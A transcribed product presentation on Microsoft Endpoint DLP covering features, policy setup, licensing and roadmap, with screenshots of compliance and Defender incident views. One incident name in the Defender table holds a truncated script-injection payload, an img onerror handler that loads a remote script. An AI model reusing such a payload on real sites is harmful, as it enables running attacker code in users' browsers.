
Currently in public preview  
Generally available Q4 CY20



# Integrated end-user experiences

**Built-in experiences** in help preserve user productivity

**Policy Tips** help educate users when they are about to violate a policy.



# Seamless deployment

## Discover sensitive data on devices on day 1

- Audit activity of common file types with rich context
- Data classification without any policy
- Data driven policy orchestration

## Cloud-native, lightweight config

- Managed through Microsoft Compliance Center
- Single click extends existing DLP policies to devices

The image displays two screenshots from the Microsoft 365 compliance center. The top screenshot shows the 'Data classification' page, which includes a navigation menu on the left and a main content area. The main content area features a 'Data classification' header, a 'Filter' section with date, activity, location, user, and sensitivity label filters, and a bar chart showing activity over time. Below the chart is a table with columns for Activity, File, Location, User, and Happened.

Activity	File	Location	User	Happened
File printed	C:\Samples\DipTestPrint.txt	Endpoint devices	primam@microsoft.com	Jul 2, 2020 3:09 AM
File printed	C:\Samples\DipWanTestPrint.docx	Endpoint devices	primam@microsoft.com	Jul 2, 2020 3:09 AM
File printed	C:\Samples\DipTestPrint.docx	Endpoint devices	primam@microsoft.com	Jul 2, 2020 3:09 AM
File copied to removable media	C:\Samples\DipTestCopyToRemovableMedia_Clone	Endpoint devices	primam@microsoft.com	Jul 2, 2020 3:08 AM

The bottom screenshot shows the 'Data loss prevention > Create policy' page. It features a progress indicator on the left with steps: 'Choose the information to protect', 'Name your policy', 'Locations to apply the policy', 'Policy settings', 'Test or turn on the policy', and 'Review your settings'. The 'Locations to apply the policy' step is active, showing a table of locations to include or exclude.

Status	Location	Included	Excluded
<input checked="" type="checkbox"/>	Exchange email	All <a href="#">Choose distribution group</a>	None <a href="#">Exclude distribution group</a>
<input checked="" type="checkbox"/>	SharePoint sites	All <a href="#">Choose site</a>	None <a href="#">Exclude site</a>
<input checked="" type="checkbox"/>	OneDrive accounts	All <a href="#">Choose account</a>	None <a href="#">Exclude account</a>
<input checked="" type="checkbox"/>	Teams chat and channel messages	All <a href="#">Choose account</a>	None <a href="#">Exclude account</a>
<input checked="" type="checkbox"/>	Devices (preview)	All <a href="#">Choose user or group</a>	None <a href="#">Exclude user or group</a>
<input checked="" type="checkbox"/>	Microsoft Cloud App Security	All <a href="#">Choose instance</a>	None <a href="#">Exclude instance</a>


# Integrated and data-centric

## Data-centric protection

- Content-centric auditing and enforcement
- Apply sensitivity label and encryption (future)

## DLP & Threat Protection: better together

- Prioritize incident response based on data sensitivity
- DLP sensors and data exfil detection in MDATP
- Risk-aware DLP policies (future)
- Serves as Insider Risk Management endpoint sensor



The screenshot shows the Microsoft Defender Security Center interface. The top navigation bar includes the user profile 'omia@microsoft.com' and a search bar for Microsoft Defender ATP. The main content area is titled 'Incidents' and displays a table of security events. The table columns are Incident ID, Incident name, Severity, Categories, Devices, System tags, and a partially visible 'Custc' column. The incidents are sorted by severity, with 'High' severity incidents at the top. Some incidents have sensitivity labels like 'Highly Confidential', 'Confidential', or 'Microsoft Confidential'.

Incident ID	Incident name	Severity	Categories	Devices	System tags	Custc
846006	Multiple threat families detected on multiple endpoints	High	Execution, Malware, Exploit, S...	8 devices	Highly Confidential	
848961	Browser password dumping hacktool detected on one endpoint	High	Credential access	aragrano-p51	General	
849677	Browser password dumping hacktool detected on one endpoint	High	Credential access	liorgran-x1yoga	General	
847713	Multiple threat families detected on one endpoint	High	Malware, Exploit	madyzen		
843213	Mimikatz <img src=a onerror="var s = document.createElement('script');s.src = 'https://...	High	Malware	desktop-o60bqs9	Confidential, Microsoft Confidential	
842790	Malware incident on one endpoint	High	Malware	desktop-o60bqs9	Confidential, Microsoft Confidential	
842552	Polymorphic Reflectively Loaded Fileless Ransomware Detected Injected Into Kernel Ri...	High	Malware	desktop-o60bqs9	Confidential, Microsoft Confidential	
842511	Polymorphic Reflectively Loaded Fileless Ransomware Detected Injected Into Kernel Ri...	High	Malware	desktop-o60bqs9	Confidential, Microsoft Confidential	
831655	Browser password dumping hacktool detected on one endpoint	High	Credential access	azeusengbid05cx		
857884	Attempt to exploit CVE-2020-0601 on one endpoint	Medium	Exploit	sichrist-usa	General	
864854	A suspicious file was observed on one endpoint	Medium	Suspicious activity	ricarob-msft	General	
864478	Possible sensor tampering in memory on one endpoint	Medium	Defense evasion	sawakasu-0108	General	
859114	Multi-stage incident on one endpoint reported by multiple sources	Medium	Execution, Malware	tomjarockss	General	

# Enforcement capabilities

- **Policy conditions**
  - Sensitivity label
  - Sensitive information types – default, custom
  - Path exclusions
- **Policy evaluation triggers**
  - File create
  - File modify
- **Supported file formats**
  - Office (Word, Excel, PowerPoint)
  - PDF
  - CSV
  - TXT
  - Source Code
- **Enforcement actions**
  - Egress to USB media
  - Egress to network share
  - Print
  - Copy to clipboard
  - Upload to unallowed cloud apps
    - 3<sup>rd</sup> party browsers blocked from accessing protected files, **Edge Chromium** natively enforces data egress
    - List of domains managed in M365 Compliance, either a whitelist (allow upload only to listed domains) or blacklist (block upload only to listed domains)
  - Access by unallowed apps

Demo

# Prerequisites

**Operation System:** Windows 10, builds 1809 and up.

## Licensing

### Microsoft 365 E5 Compliance

Pre-req: M365 E3/A3 or Office 365 E3 + EMS E3

#### M365 E5 Info Protection & Governance

Information Protection and Governance:

- Records Management
- Rules-based automatic classification and retention
- Machine Learning-based automatic classification and retention

Microsoft Cloud App Security (MCAS)

Communication DLP (Teams chat)

#### Endpoint DLP

Customer Key

Advanced Message Encryption

Pre-req: Any M365 plan or [any Office 365 plan + Azure Info Protection Plan 1/EMS]

#### M365 E5 Insider Risk Management

Insider Risk Management

Communication Compliance

Information Barriers

Customer Lockbox

Privileged Access Management

Pre-req: Any M365 or Office 365 plan

#### M365 E5 eDiscovery and Audit

Advanced Audit

Advanced eDiscovery

Pre-req: Any M365 or Office 365 plan

See [Microsoft 365 licensing guidance for security & compliance](#) for detailed guidance and license prerequisites

# Endpoint DLP Roadmap



Cross-Platform, cross-browser



Improvements to MIP integration



Advanced data classification



Data-aware threat protection,  
Risk-aware DLP policies

Q&A

# Resources

Managed by the MIP and Compliance CXE Team

- ✓ Tech Community Resources – <https://aka.ms/MIPC/CommunityResources>
- ✓ Webinars – <https://aka.ms/MIPC/Webinars>
- ✓ Previews – <https://aka.ms/MIPC/Previews>
- ✓ Blog – <https://aka.ms/MIPblog> & <https://aka.ms/CompBlog>
- ✓ Yammer – <https://aka.ms/MIPC/AskMIPTeam>
- ✓ <https://twitter.com/MIPnews> using the tag #MicrosoftIP





Thank you!